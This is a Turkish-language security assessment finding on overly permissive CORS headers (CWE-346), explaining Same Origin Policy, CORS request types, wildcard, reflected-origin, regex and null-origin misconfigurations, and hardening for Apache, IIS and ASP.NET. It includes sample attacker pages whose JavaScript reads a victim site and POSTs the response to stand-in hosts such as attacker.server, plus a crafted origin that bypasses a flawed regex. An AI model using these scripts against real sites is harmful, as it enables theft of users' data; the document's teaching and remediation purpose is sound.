1.1.1 Aşırı İzinli CORS Politikası (Overly Permissive Cross Origin Resource Sharing Policy (CWE-346)

Açıklık Önem Derecesi: Düşük

Açıklığın Etkisi: Olası xss saldırıları, olası csrf saldırıları

Açıklığın Barındıran Dosyalar/Satırlar:

Proje Dosyası/Dosya Adı	Satır Numarası

Açıklığın Açıklaması:

Cross Origin Resource Sharing başlığı (yani Access-Control-Allow-Origin) aşırı izinli bırakıldığında kurbanlar kurum uygulamayı web tarayıcılarında görüntülerlerken saldırganlar diğer sekmelerdeki web sitelerde script'ler ile

- Cross Site Request Forgery (CSRF) ve
- Cross Site Scripting (XSS)

saldırıları uygulayarak kurum uygulama ve kullanıcısının kaynaklarına erişebilir ve manipüle edebilir. Kurum uygulama kaynakları sayfa içerikleri, jetonlar (tokens) ve dahasını içerebilir. Saldırganlar bu şekilde örneğin kurban kullanıcı adına kurum uygulamada parola değişikliği yapabilir, kurban kullanıcının gizliliğini ihlal edebilir v.b. Açıklığın anatomisini izah etmek için adım adım gidilecektir.

a. Origin Nedir?

Web sitelerine ait URL'lerdeki protokol, host (domain) ve port parçalarının birlikte oluşturduğu dizilime origin denir. Protokol, host (domain) ve port unsurları aynı olan URL'lere same origin (aynı origin) adı verilir.

Örneğin

http://domain.com

origin'i ile web tarayıcıda görüntülenen aşağıdaki origin'ler same origin mi kıyaslamasına tabi tutalım:

Web Tarayıcı Adres Çubuğu	**Sonuç**	Neden

Web Tarayıcı Adres Çubuğu	**Sonuç**	Neden
http://domain.com/path	Evet	Same Origin'dir.Çünkü protokol, host ve port aynı.
https://domain.com	Hayır	Same Origin değildir. Çünkü protokol aynı değil.
http://domain.com:8080	Hayır	Same Origin değildir. Çünkü port aynı değildir.
http://a.domain.com	Hayır	Same Origin değildir. Çünkü host aynı değildir.

Tablo XXX. Origin Örnekleri

Sonuç olarak origin'lerin protokol, host ve port şeklinde 3 parçası da aynıysa same origin denir, değilse farklı origin'ler olurlar.

Web adresler eğer aynı protokole, hostname'e (domain veya subdomain'e) ve port numarasına sahipse same origin'dir, fakat bunun bir istisnası vardır. Bu noktada Internet Explorer öne çıkar. Internet Explorer'da port numarası origin'i belirleyen bir unsur olarak ele alınmaz. Dolayısıyla örneğin Internet Explorer'da aynı protokollü ve aynı hostname'li, fakat 80 ve 8080 şeklinde iki farklı portlu iki url same origin olarak kabul edilir. Diğer web tarayıcılarda same origin olarak kabul edilmez.

b. Same Origin Policy (SOP) Nedir?

Same Origin Policy (SOP) modern web tarayıcıların içerisinde yer alan istemci taraflı bir güvenlik politikasıdır. Web tarayıcı sekmelerinde görüntülenen bir web adresin (bir origin'in) başka bir web adrese (bir diğer origin'e) AJAX (asenkron) istekler yapmasını engeller. Diğer bir ifadeyle web tarayıcı sekmelerinde görüntülenen bir web adresin (bir origin'in) başka bir web adresin (bir diğer origin'in) DOM ve javascript namespace'ine (isim uzayına) erişimini engeller. Saldırganlar bu politika olmasa kendilerine ait zararlı bir web adresten başka web adreslere asenkron istekler kurbana yaptırarak hassas veri çalabilirler veya kurbana fark etmeden zafiyetli web sitelerde aksiyon aldırabilirler.

Örneğin web tarayıcıda kurbanın görüntülediği zararlı bir web sitesi (origin) var olsun ve bu www.attacker.com olsun. Zafiyetli web adres (bir diğer origin) ise www.victim.com olsun. Kurbanın web tarayıcısında görüntülediği www.attacker.com zararlı web adresinden (origin'inden) AJAX (asenkron) istek www.victim.com web adresine (origin'ine) gidiyor olsun.

Kurban Web Tarayıcı Adres Çubuğu: http://www.attacker.com/ //Görüntülenen Web Adres

```
<html>
    <head></head>
    <body>

        ...

        <h1>Office 365 TR Lisansı</h1>

        ...

        <script>
            var xhr = new XMLHttpRequest();
            xhr.onreadystatechange = function() {
                if (this.readyState == 4 && this.status == 200) {
                    var xhr2 = new XMLHttpRequest();
                    // www.attacker.com: attacker listener to steal response
                    xhr2.open("POST",
"https://www.attacker.com/gelenVerileriDosyala.php", true);
                    xhr2.send(xhr.responseText);
                }
            };
            xhr.open("GET", "http://www.victim.com", true);
            xhr.send();
        </script>

        ...

    </body>
</html>
```

Same Origin Policy web tarayıcıda “görüntülenen sekmedeki web adresin” yalnızca aynı web adresin sunucusuna istek göndermesine izin verir. Ayrı web adreslere istek göndermesini engeller. Dolayısıyla kurbanın görüntülediği www.attacker.com web sayfasında başka bir origin’e yapılan AJAX (asenkron) istek sırasında web tarayıcıdaki same origin policy hemen devreye girecektir ve isteği engelleyecektir. Sonuç olarak Same Origin Policy bir web tarayıcı güvenlik politikasıdır ve web sitelerin birbirlerine istek yapmalarını (yani bu yolla saldırmalarını) engeller.

c. Same Origin Policy (SOP) ve Web Uygulamalarda Third Party Content (Üçüncü Taraf İçerik) Çalıştırma Hakkında

Same Origin Policy web tarayıcı güvenliğinin merkezindeki bir kavram olmasına karşın sıklıkla yanlış anlaşılmaktadır ve üzerine doğru olmayan varsayımlar yaygınca yapılmaktadır. Same Origin Policy hakkında en çok bilinen efsane “web tarayıcının farklı bir origin’den

kaynak yüklemesini yasaklaması"dır. Devasa CDN ekosisteminin varlığı bunun doğru olmadığını ispatlar ama örneklerle açıklayalım.

Örneğin web tarayıcıda A origin'i (web adresi) görüntüleniyor olsun ve bir de farklı bir B origin'i var olsun.

- A origin'i <script etiketi ile B origin'indeki javascript dosyasını elbette yükleyebilir.
- Ancak A origin'i, içerisindeki javascript kodları (AJAX) yoluyla B origin'indeki ilgili script dosyasının ham halini / kaynak kodunu çekemez.
- A origin'i <link rel="stylesheet" etiketi ile B origin'indeki css dosyasını elbette yükleyebilir.
- Ancak A origin'i, içerisindeki javascript kodları (AJAX) yoluyla B origin'indeki ilgili css dosyasının ham halini / kaynak kodunu çekemez.
- A origin'i <iframe ile B origin'ini sayfasına elbette yükleyebilir.
- Ancak A origin'i, içerisindeki javascript kodları yoluyla iframe'in içerisindeki B origin'inin DOM yapısına ve javascript namespace'ine (isim uzayına) erişemez.
- A origin'i <img ile B origin'indeki resim dosyasını elbette yükleyebilir.
- Ancak A origin'i, içerisindeki javascript kodları (AJAX) yoluyla B origin'indeki ilgili resim dosyasının bitlerini çekemez.
- A origin'i <video ile B origin'indeki video dosyasını elbette yükleyebilir.
- Ancak A origin'i, içerisindeki javascript kodları (AJAX) yoluyla B origin'indeki ilgili video dosyasının karelerini (resimlerini) çekemez.
- A origin'i @font-face ile B origin'indeki css font dosyasını elbette yükleyebilir.
- Ancak A origin'i, içerisindeki javascript kodları (AJAX) yoluyla B origin'indeki ilgili font dosyasının içeriğini çekemez.

Daha açık ifadeyle belirli HTML nesneler vardır: <img>, (dinamik) <scripts src=http://>, <iframe>, <video>, <audio>, <object>, <form>, <embed>, <link>, @font-face. Örneğin A origin'indeki <img> etiketi cross-origin (siteler arası) içerik olan resmi kullanıcıya görsel olarak gösterecektir, fakat A origin'indeki script'lerin cross-origin (siteler arası) resim içeriğini okumasına izin veremeyecektir. Örneğin A origin'indeki <script> etiketi cross-origin (siteler arası) içerik olan js dosyasını çalıştıracaktır, fakat A origin'indeki script'lerin cross-origin (siteler arası) js dosyası içeriğini okumasına izin veremeyecektir. Örneğin A origin'indeki <iframe> etiketi cross-origin (siteler arası) içerik olan sayfanın içeriğini kullanıcıya görsel olarak gösterecektir, fakat A origin'indeki (parent sayfadaki) script'lerin iframe'lenen sayfanın içeriğini okumasına izin veremeyecektir. A origin'inde diğer nesneler de aynı şekilde farklı origin'lerden getirdikleri içerikleri yükleyeceklerdir, fakat A origin'indeki script'lerin cross-origin (siteler arası) bu kaynakların ham içerikleri okumasına izin verilmeyecektir.

Yani Same Origin Policy javascript'lerin cross-origin (origin'ler arası) kaynak içeriklerine programlamatik erişimini engelleyen bir güvenlik önlemidir. Yoksa Same Origin Policy cross-origin (origin'ler arası) kaynakların içeriklerinin yüklenmesini engelleyen bir güvenlik önlemi değildir. Diğer bir ifadeyle Same Origin Policy bir web adresin (origin'in) javascript kodları (AJAX) ile bir başka web adresin (origin'in) DOM yapısına ve javascript namespace'ine (isim uzayına) ulaşmasını engeller. Yoksa bir web adrese (bir origin'e) başka bir web adresin (başka bir origin'in) içeriğinin yüklenmesini engellemez.

Web sitelerde cross-origin (origin'ler arası) şeklinde içerik yükleme - genel itibariyle - izinlidir. Örneğin bir web adrese farklı bir web adresin içeriği iframe ile - X-Frame-Options kullanılmadığı takdirde – yüklenebilir. Same Origin Policy'nin burada görevi ise javascript yoluyla programlamatik olarak farklı origin olan iframe'in içeriğine erişilmesini engellemektir.

d. Same Origin Policy'nin Web Tarayıcılarda Varsayılan Olarak Uygulanması

Web tarayıcılarda Same Origin Policy varsayılan olarak uygulanır. Varsayılan olarak uygulanmasaydı zararlı bir web sitesi ziyaret edildiğinde örneğin saldırgan kurbanın Gmail epostaları, Facebook özel mesajları,… gibi hassas verilerini okuyabilirdi veya örneğin kurban www.banka.kotu-site.com gibi kötü bir web sitesini ziyaret edebilir, bu kötü web sitesinde legal bir www.banka.com bankacılık web sitesi iframe ile yüklenebilir ve kurban burada oturum açtığında saldırgan basit bir JavaScript çağrısı (call) ile iframe'de yüklenen www.banka.com'un DOM nesnelerine ve javascript namespace'ine (isim uzayına) erişebilirdi. Bu yolla örneğin kurbanın bankadaki bakiye bilgisini alabilirdi veya kurbanın fark etmeden bankacılık uygulamasında bir aksiyon almasını sağlayabilirdi (örn; para transfer edebilirdi). Zararlı web sitesinde iframe içerisindeki kurbanın bakiyesi örneğin şu Javascript koduyla alınabilirdi.

JavaScript:

```
var bakiye = frames.banka_frame.document.getElementById("bakiye").value;
```

Paylaşılan Javascript kodun yaptığı şey kötü web sitede (parent sitede) banka_frame adlı iframe nesnesine erişmek ve iframe'in DOM yapısı içerisindeki bakiye isimli HTML nesneye erişip değerini çekmektir. Buradaki işlem parayı farklı bir yere göndermek için tarayıcı çağrıları (call) yapılacak şekilde genişletilebilir.

Same Origin Policy olmasaydı bu türden siteler arası (cross-site) istekler kurbanın bilgisi olmadan ve fark etmeden yürütülebilirdi. Same Origin Policy web tarayıcılarda varsayılan

olarak uygulandığından bu v.b. saldırıların önüne geçilmiş olunmaktadır. iframe örneğinde olduğu gibi bir origin bir başka origin'i iframe ile sunabilir, içeriğini yükleyebilir, fakat Same Origin Policy varsayılan olarak uygulandığından bir origin iframe ile sunduğu diğer origin'in gömülü içeriğine programlamatik olarak erişemez. Bu ciddi zararların engellenmesini sağlar.

e. Cross Origin Resource Sharing (CORS) Nedir?

Web tarayıcılardaki "Same Origin Policy" güvenlik ayarının web sitelerin sundukları hizmete göre esnetilmesi ihtiyacı doğabilmektedir. Örneğin bir web adres (origin) çalışma şekli gereği bir başka web adresin (origin'in) kendisine AJAX (asenkron) istekler yapabilmesine, programlamatik erişimler sağlayabilmesine olanak tanımak isteyebilir. Web tarayıcılardaki "Same Origin Policy"yi esnetmek için "XDomainRequest", "JSONP" and "Cross Origin Resource Sharing" teknikleri vardır. Cross Origin Resource Sharing (CORS) Same Origin Policy'yi esnetmek için kullanılan en yaygın tekniktir. Cross Origin Resource Sharing (CORS) origin izinlerini tanımlamak için http başlıklarını kullanan bir http mekanizmasıdır.

Web tarayıcılarda görüntülenen her bir web sitesi kendi kaynaklarına (örn; çerezlerine, DOM yapısına ve javascript namespace'ine) sahiptir. Bu kaynaklara farklı origin'lerden gelecek erişimlere izin vermek için web sitelerde CORS başlıkları kullanılır. Bu başlıklar verdikleri izinler doğrultusunda web tarayıcılardaki Same Origin Policy'nin katılığını esnetir. CORS neticede istemci taraflı web adresler arası (cross-origin) istekler yapmayı sağlayan bir mekanizmadır.

f. Cross Origin Resource Sharing (CORS) İstek Türleri

İki tür cors isteği vardır:

1) Simple Request

2) Preflight Request

Bu isteklere bakalım.

1) Simple Request

Eğer CORS isteği;

- GET, POST veya HEAD metotlarından birini içeriyorsa ve
- Content-Type başlığı "application/x-www-form-urlencoded", "multipart/form-data" veya "text/plain" ise

bu istek CORS Simple Request olarak değerlendirilir ve isteğe Origin http istek başlığı eklenerek doğrudan sunucuya gönderilir. Sunucu isteği kabul edip etmediğini Access-Control-Allow-Origin http yanıt başlığını dönerek belirtecektir. Eğer sunucu isteği kabul ederse yanıt istemci tarafından işlenecektir.

CORS Simple Request ve Response örneğin şu şekilde olacaktır:

Http İsteği:

```
GET / HTTP/1.1
Host: www.zafiyetliwebsitesi.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en,en-US;q=0.5
Origin: http://www.zararliwebsitesi.com
Connection: keep-alive
```

Http Yanıtı:

```
HTTP/1.1 200 OK
Date: Sun, 24 Apr 2016 12:43:39 GMT
Server: Apache
Access-Control-Allow-Origin: http://www.zararliwebsitesi.com
Keep-Alive: timeout=2, max=100
Connection: Keep-Alive
Content-Type: application/xml
Content-Length: 423

<?xml version="1.0" encoding="UTF-8"?>
...
```

İstekte web tarayıcıda görüntülenen http://www.zararliwebsitesi.com web adresinden http://www.zafiyetliwebsitesi.com web adresine CORS Simple Request uygulanmıştır. İstekte Origin olarak görüntülenen web adres (http://www.zararliwebsites.com) girilmiştir. Sunucu Origin'i onayladığına dair http yanıt başlığı Access-Control-Allow-Origin'i göndermiştir. Böylece web tarayıcı esnetilmiş Same Origin Policy ile originler arası iletişimi kesmeden sürdürecektir.

2) Preflight Request

Eğer CORS isteği;

- İstek metodu GET, POST veya HEAD değilse veya
- İstek metodu POST, fakat Content-Type başlığı "application/x-www-form-urlencoded", "multipart/form-data" veya "text/plain" değilse veya

- İsteğe “custom” (ekstradan) bir http başlığı eklenmişse

istek bir CORS Preflight Request’tir. Diğer bir ifadeyle Simple Request kısıtlarına girmeyen bir CORS isteği Preflight Request olarak değerlendirilir. Bu durumda web tarayıcı esas cors isteği sunucuya gönderilmeden önce OPTIONS metodunu kullanarak sunucuya preflight kontrol isteği gönderir.

CORS Preflight Request ve Response örneğine yer verilecek olursa diyelim ki normal CORS Simple Request tipinde POST isteği gönderelim, fakat bu isteğe X-Token-ID http istek başlığını ekleyelim ve Content-Type istek başlığını da application/xml yapalım. Bu ek işlemler isteği Preflight Request yapacaktır.

Pre-flight Check Request:

```
OPTIONS /resources/post-here/ HTTP/1.1
Host: www.zafiyetliwebsitesi.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Connection: keep-alive
Origin: http://www.zararliwebsitesi.com
Access-Control-Request-Method: POST
Access-Control-Request-Headers: X-TOKEN-ID
```

Dikkat edilecek olursa istek metodu OPTIONS’dır. Öncelikle http istek başlıklarının kabul edilebilir olup olmadığı sunucuya sorulmuştur. Daha sonra Origin belirtilmiştir. Sunucu OPTIONS isteğini kabul ederse şöyle bir yanıt dönecektir:

Pre-flight Check Response:

```
HTTP/1.1 200 OK
Date: Mon, 01 Dec 2008 01:15:39 GMT
Server: Apache
Access-Control-Allow-Origin: http://www.zararliwebsitesi.com
Access-Control-Allow-Methods: POST, GET, OPTIONS
Access-Control-Allow-Headers: X-TOKEN-ID
Access-Control-Max-Age: 86400
Vary: Accept-Encoding, Origin
Content-Length: 0
Keep-Alive: timeout=2, max=100
Connection: Keep-Alive
Content-Type: text/plain
```

Sunucu burada olduğu gibi 200 OK yanıtı dönerse preflight istek kabul edildi anlamına gelir. Aksi durumda kabul edilmedi anlamına gelir. Bu noktadan sonra pre-flight check OPTIONS isteği üzerinden tamamlanmış olur. CORS isteği artık normal Simple Request gibi devam edebilir. Fakat farkı Content-Type http istek başlığı değişikliği artık izinlidir ve ekstradan X-Token-ID http istek başlığı ayrıca izinlidir. Web tarayıcıdan gönderilen devam eden CORS isteği şu şekilde görünecektir:

Pre-flight Request:

```
POST /resources/post-here/ HTTP/1.1
Host: www.zafiyetliwebsitesi.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Connection: keep-alive
X-Token-ID: aabbccddeeff00112233445566778899
Content-Type: application/xml; charset=UTF-8
Content-Length: 55
Origin: http://www.zararliwebsitesi.com
Pragma: no-cache
Cache-Control: no-cache

<?xml version="1.0"?>
...
```

Sunucu artık normal CORS Simple Request'te olduğu gibi benzer bir yanıt verecektir.

g. CORS İsteği Alabilen Web Sitelerin Güvensiz "Access-Control-Allow-Origin" (ACAO) Kullanması

Cross Origin Resource Sharing (CORS) XMLHttpRequest yoluyla origin dışına istek atıp yanıt almayı sağlayan bir mekanizmadır. Web tarayıcılar Same Origin Policy güvenlik politikası gereği cross-origin (siteler arası) isteklere web siteler "Access-Control-Allow-Origin" http yanıt başlığını sunmadıkça izin vermezler.

a) ACAO'da "*" (Wildcard) Değeri Kullanılması

Web siteler ACAO başlığı sundukları zaman * (wildcard) kullanmaları halinde bu durum mercek altına alınır. Çünkü kurum web uygulamaya tüm origin'ler istek gönderebilirler izni verilmiş olunur ki bu durum güvensizdir ve kabul edilebilir değildir. Hassas verilerin çalınmasına sebebiyet verebilir. * kullanımı iki senaryodan birinin mümkün hale gelmesine sebep olabilir.

Güvenli Olmayan Durum - 1

Eğer dışarı açık bir web sitesi hassas veri taşıyorsa http yanıtlarında Access-Control-Allow-Origin: * kullanılması güvenli değildir. Böylesi bir durumda saldırganlar kendilerine ait zararlı web siteler üzerinde XHR (asenkron) istekler yaparak kullanıcıların hassas verilerini çalabilirler.

Zafiyetli Web Sitenin CORS İsteklerine Döndüğü Yanıt

```
HTTP/1.1 200 OK
[...]
Access-Control-Allow-Origin: *
Content-Length: 4
Content-Type: application/xml

[Response Body]
```


Zararlı Web Site:

```
<html>
    <head></head>
    <body>
        <script>
            var xhr = new XMLHttpRequest();
            xhr.onreadystatechange = function() {
                if (this.readyState == 4 && this.status == 200) {
                    var xhr2 = new XMLHttpRequest();
                    // attacker.server: attacker listener to steal response
                    xhr2.open("POST", "http://attacker.server", true);
                    xhr2.send(xhr.responseText);
                }
            };
            //victim.site:vulnerable site with
            //`Access-Control-Allow-Origin: *` header
            xhr.open("GET", "http://victim.site", true);
            xhr.send();
        </script>
    </body>
</html>
```

 # Güvenli Olmayan Durum - 2

Dahili (intranet) bir web sitesi dışarı açık (public) bir web sitesine göre sıklıkla daha düşük güvenlik seviyesine sahip olur. Eğer bir web sitesi bir organizasyonun intranet'inin bir parçası ise, private IP adres uzayında yer alıyorsa ve aynı ağda yer alan bir kullanıcı da public (dışarı açık) internet

erişimine sahipse intranet ağındaki web sitesinde kullanılan CORS ayarı * (wildcard) bir açıklık meydana getirir. Aynı intranet ağında kullanıcı internette gezinirken bir public zararlı web sitesinde CORS temelli saldırı yaşayabilir ve bu yolla saldırgan kurbanın web tarayıcısını proxy (vekil) olarak kullanarak intranet ağında yer alan kaynaklara erişebilir.



Yani saldırgan doğrudan erişemediği web sitesine dolaylı yoldan erişebilir ve bu yolla bilgi ifşaları toplayarak bu bilgi ifşalarından hareketle zafiyetler bulabilir ve daha ileri erişimler elde etme yollarını arayabilir.

Güvenilir bir ağda konumlandırılmış ve dışarıya kapalı ayarlanmış bir web sitesine dahili kaynakların tamamı erişebilsin diye * (wildcard) kullanmak güvenli görülse de görülebileceği gibi risklidir. Çünkü bu ağda harici web sitelerini ziyaret eden bir kullanıcının web tarayıcısı proxy (vekil) olarak kullanılabilir ve saldırganlar dolaylı olarak CORS'u düzgün yapılandırılmamış dahili web sitesine erişebilirler.

b) ACAO'da İstekteki Origin Başlığına Göre Dinamik Değer Kullanılması

Web sunucular bazı durumlarda Access-Control-Allow-Origin başlığını aldıkları isteklerin Origin http istek başlığına göre oluştururlar. Örneğin;

CORS İsteği:

```
GET /hassas-kurban-verisi HTTP/1.1
Host: zafiyetli-web-sitesi.com
Origin: https://zararli-web-sitesi.com
Cookie: sessionid=...
```

CORS Yanıtı:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://zararli-web-sitesi.com
Access-Control-Allow-Credentials: true
...
```

Bu ise risklidir. Bu sayede saldırganlar kurbanlara zararlı web sitede “yetkili” asenkron (ajax) istekler yaptırarak hassas veri toplayabilirler veya kurbana fark ettirmeden zafiyetli web sitede aksiyonlar aldırabilirler.

Not:

“Access-Control-Allow-Credentials: true” başlığı cors isteği yaparken çerezlerin de dahil edilip edilmeyeceğini belirtir. Access-Control-Allow-Origin ayarı * (wildcard) şeklinde belirlendiğinde otomatik olarak Access-Control-Allow-Credentials: true engellenir. Bu durum web tarayıcıların varsayılan güvenlik önlemindeki bir politikadan ileri gelir ve bu yolla gelebilecek olası saldırılar böylece önlenir. Fakat Access-Control-Allow-Origin ayarı belirli bir domain olursa “Access-Control-Allow-Credentials: true” çalışır.

Origin başlığına göre Access-Control-Allow-Origin başlığını ayarlama noktasında bir diğer kullanım alanı bir domain’deki web sitenin kendisine ait subdomain’lerinden gelen cors isteklerine izin vermesidir.

```
if (preg_match('|\.example.com$|', $_SERVER['SERVER_NAME'])) {

        header("Access-Control-Allow-Origin: {$_SERVER['HTTP_ORIGIN']}");

}
```

Kod bloğunun yaptığı işlem gelen isteklerin web url adresi (hostname’i) herhangi bir karakterle başlıyor ama example.com ile bitiyorsa Access-Control-Allow-Origin başlığına gelen isteklerin Origin başlık değerini koy şeklindedir. Yani example.com’un subdomain’lerden gelen tüm istekler Access-Control-Allow-Origin ile izinli yapılacaktır. Fakat eğer web site geliştiricisi regexp deseninde yanlışlıkla $ ifadesini kullanmazsa bu durum kötü yönde kullanılabilir ve saldırgan CORS politikasını atlatabilir.

```
GET /test.php HTTP/1.1
Host: example.com
[...]
Origin: http://example.com.attacker.com
Cookie: <session cookie>
```

Üstteki istek gönderildiğinde gelen yanıtta Access-Control-Allow-Origin başlığı saldırganın girdisi ile aynı olacaktır.

```
HTTP/1.1 200 OK
[...]
Access-Control-Allow-Origin: http://example.com.attacker.com
Access-Control-Allow-Credentials: true
Content-Length: 4
Content-Type: application/xml

[Response Body]
```

Saldırgan web sitenin domain adı dikkat edilirse example.com içermektedir ama esas domain attack.com'dur. example.com ifadesi sadece attacker.com'un subdomain'idir. Saldırgan böyle bir domain adında zararlı web sitesi hazırlayarak cors politikasını atlatmış olacaktır "Access-Control-Allow-Credentials: true" sayesinde kurbanın zafiyetli web sitede sadece kendisinin erişebileceği hassas verilere zararlı web sitede asenkron istekler yaparak saldırgan da erişebilecektir.

c) ACAO'da "null" Değeri Kullanılması

Bir web sitesi CORS ayarı olarak Access-Control-Allow-Origin başlığında "null" origin'ini tanımlarsa dahili web sayfalar ve sandbox'lanmış (frame'lenmiş) web sayfalardan istek alabilir olur. Bu durumda bir saldırgan zararlı web sitesinde cors ayarı güvensiz web sitesini iframe'leyebilir ve bu şekilde cors temelli saldırılar düzenleyebilir.

Null origin'inin kullanımından sakınılmalıdır. Cors başlıkları güvenilir private (dahili) ve public (dışarı açık) sunucu origin'lerini açıkça tanımlamalıdır.

Kurum web uygulamada kaynağın http yanıtında aşırı izinli bir Access-Control-Allow-Origin başlığı tespit edilmiştir.

::::::::::::::::::::::::::BULGU::::::::::::::::::::::::::::::::

Açıklığın Önlemi:

Eğer API public değilse, Access-Control-Allow-Origin http yanıt başlığı asla * (wildcard) ile ayarlanmamalıdır. Uygulamanın tüm içeriği public olarak (yani her origin'ce) programlamatik olarak erişilebilir ve kullanılabilir şekilde düşünülmüşse sadece o zaman * (wildcard) ile ayarlanmasında bir sakınca bulunmaz.

CORS temelli saldırıları önlemek için;

- Düzgün bir cross-origin (siteler arası) yapılandırması uygulanmalıdır,
- Yalnızca güvenilir sitelere izin verilmelidir
- Null origin'ine beyaz liste izni verilmemelidir.
- Internal (dahili) ağlardaki web API'lerde / sitelerde * (wildcard) kullanılmamalıdır.

Sıkılaştırma adımları şu şekildedir:

i) Apache

Belirtilen satır genellikle httpd.conf veya apache.conf'da konumlandırılmış konfigürasyon dosyasındaki <directory>, <location>, <files> veya <virtualhost> bölümlerinden birine yerleştirilmelidir. Ayrıca belirtilen satır .htaccess dosyasına da yerleştirilebilir.

```
Header set Access-Control-Allow-Origin "domain"
```

ii) IIS6

1. Internet Information Service (IIS) Manager açılır.

2. CORS'un aktifleştirileceği siteye sağ tık yapılır ve Properties'e gidilir.

3.HTTP Headers sekmesine geçilir.

4. Custom HTTP headers bölümünde Add seçeneğine tıklanır.

5. "Access-Control-Allow-Origin" başlık ismi olarak girilir.

6. İzinli tanımlanacak domain adresi başlık değeri olarak girilir.

iii) IIS7

Web uygulamanın kök dizinindeki web.config dosyasına belirtilen kod bloğu eklemesi yapılır.

```
<?xml version="1.0" encoding="utf-8" ?>
<configuration>
    <system.webserver>
    <httpprotocol>
        <customheaders>
        <add name="Access-Control-Allow-Origin" value="domain" />
        </customheaders>
    </httpprotocol>
    </system.webserver>
</configuration>
```

iv) ASP.NET

Alternatif olarak kaynak koda belirtilen kod satırı eklenerek de ilgili önlem devreye alınabilir:

```
Response.AppendHeader("Access-Control-Allow-Origin", "domain");
```

EK.#1 Same Origin Policy ve Cookie Başlığı Arasındaki İlişki

Web tarayıcılardaki Same Origin Policy güvenlik politikasının siteler arası (cross-site) asenkron istekler konusunda koyduğu katı kural göz önüne alındığında çerezler konusunda daha geniş davrandığı söylenebilir. Web tarayıcılarda çerezler farklı origin'ler de olsa ilgili ilgisiz tüm origin'lerde erişilebilirdir. Bu nedenle web tarayıcıların siteler arası (cross-site) isteklerde çerezleri göndermesini engellemek için Cookie başlığına SameSite bayrağı eklenebilir. Çerezlerin javascript namespace'inde (isim uzayında) erişimini kaldırmak için de Cookie başlığına HttpOnly bayrağı eklenebilir.

EK.#2 Same Origin Policy ve Cross Origin Resource Sharing Başlıkları Cross Site Request Forgery Saldırılarına Karşı Korur mu?

Same Origin Policy (SOP) veya güvenli yapılandırılmış Cross Origin Resource Sharing (CORS) Cross Site Request Forgery (CSRF) saldılarının bir kısmını durdurur, fakat bir kısmını durduramaz. SOP'un ve güvenli yapılandırılmış CORS'un CSRF'e karşı "tamamen" bir güvenlik sağladığı düşünülmesi yaygın bir yanılgıdır.

Same Origin Policy (SOP) siteler arası (cross-site) veri yazmaya izin verir. Örneğin bir origin'den bir html form'u submit'lendiğinde farklı origin'e veri yazdırılabilir. Fakat web tarayıcı submit'lenen html form sonucunda sunucunun döndüğü yanıtı okumaya izin vermez. Buradan yola çıkarak asenkron istekler kullanmadan da CSRF saldırılarının düzenlenebileceği anlaşılabilir. Örneğin basitçe GET / POST HTML form'lar kullanmak gibi veya siteler arası (cross-site) kaynak dahil etme (<img src=x) gibi.

SOP veya güvenli yapılandırılmış CORS yalnızca belirli kategorideki (asenkron istek yapan) CSRF saldırılarını önler. Fakat SOP en katı halinde kullanıldığında CSRF saldırıları yine de düzenlenebilir veya CORS kullanılıyorsa ve güvenli yapılandırılmışsa CSRF saldırıları yine de düzenlenebilir. Ancak CORS kullanılıyorsa ve güvensiz yapılandırılmışsa bu durum CSRF saldırılarını arttırıcı ve CSRF saldırılarının etkisini şiddetlendirici bir etkiye sahip olacaktır.

Referanslar:

1. https://cwe.mitre.org/data/definitions/346
2. https://security.stackexchange.com/questions/227779/concrete-example-of-how-can-access-control-allow-origin-cause-security-risks
3. https://medium.com/@ehayushpathak/security-risks-of-cors-e3f4a25c04d7
4. https://www.invicti.com/web-vulnerability-scanner/vulnerabilities/misconfigured-access-control-allow-origin-header/
5. https://www.acunetix.com/vulnerabilities/web/access-control-allow-origin-header-with-wildcard-value/
6. https://portswigger.net/web-security/cors/access-control-allow-origin
7. https://portswigger.net/web-security/cors
8. https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Access-Control-Allow-Origin
9. https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy
10. https://www.invicti.com/learn/same-origin-policy-sop/
11. https://en.wikipedia.org/wiki/Same-origin_policy
12. https://portswigger.net/web-security/cors/same-origin-policy
13. https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/11-Client-side_Testing/07-Testing_Cross_Origin_Resource_Sharing
14. https://medium.com/@VarshaChahal/same-origin-policy-sop-a8e5771e1ed5
15. https://www.invicti.com/white-papers/whitepaper-same-origin-policy/
16. https://code.google.com/archive/p/browsersec/wikis/Part2.wiki#Same-origin_policy
17. https://stackoverflow.com/questions/3783877/meaning-of-sop-same-origin-policy

18. https://security.stackexchange.com/questions/67889/why-do-browsers-enforce-the-same-origin-security-policy-on-iframes
19. https://stackoverflow.com/questions/38192811/how-does-cors-plugin-disable-web-security-work-on-browser
20. https://chromewebstore.google.com/detail/allow-cors-access-control/lhobafahddgcelffkeicbaginigeejlf?pli=1
21. https://advancedweb.hu/is-access-control-allow-origin-star-insecure/
22. https://www.tenable.com/blog/understanding-cross-origin-resource-sharing-vulnerabilities
23. https://medium.com/@nipunnegi2002/cross-origin-resource-sharing-cors-801c665e84d4
24. https://www.acunetix.com/vulnerabilities/web/misconfigured-access-control-allow-origin-header/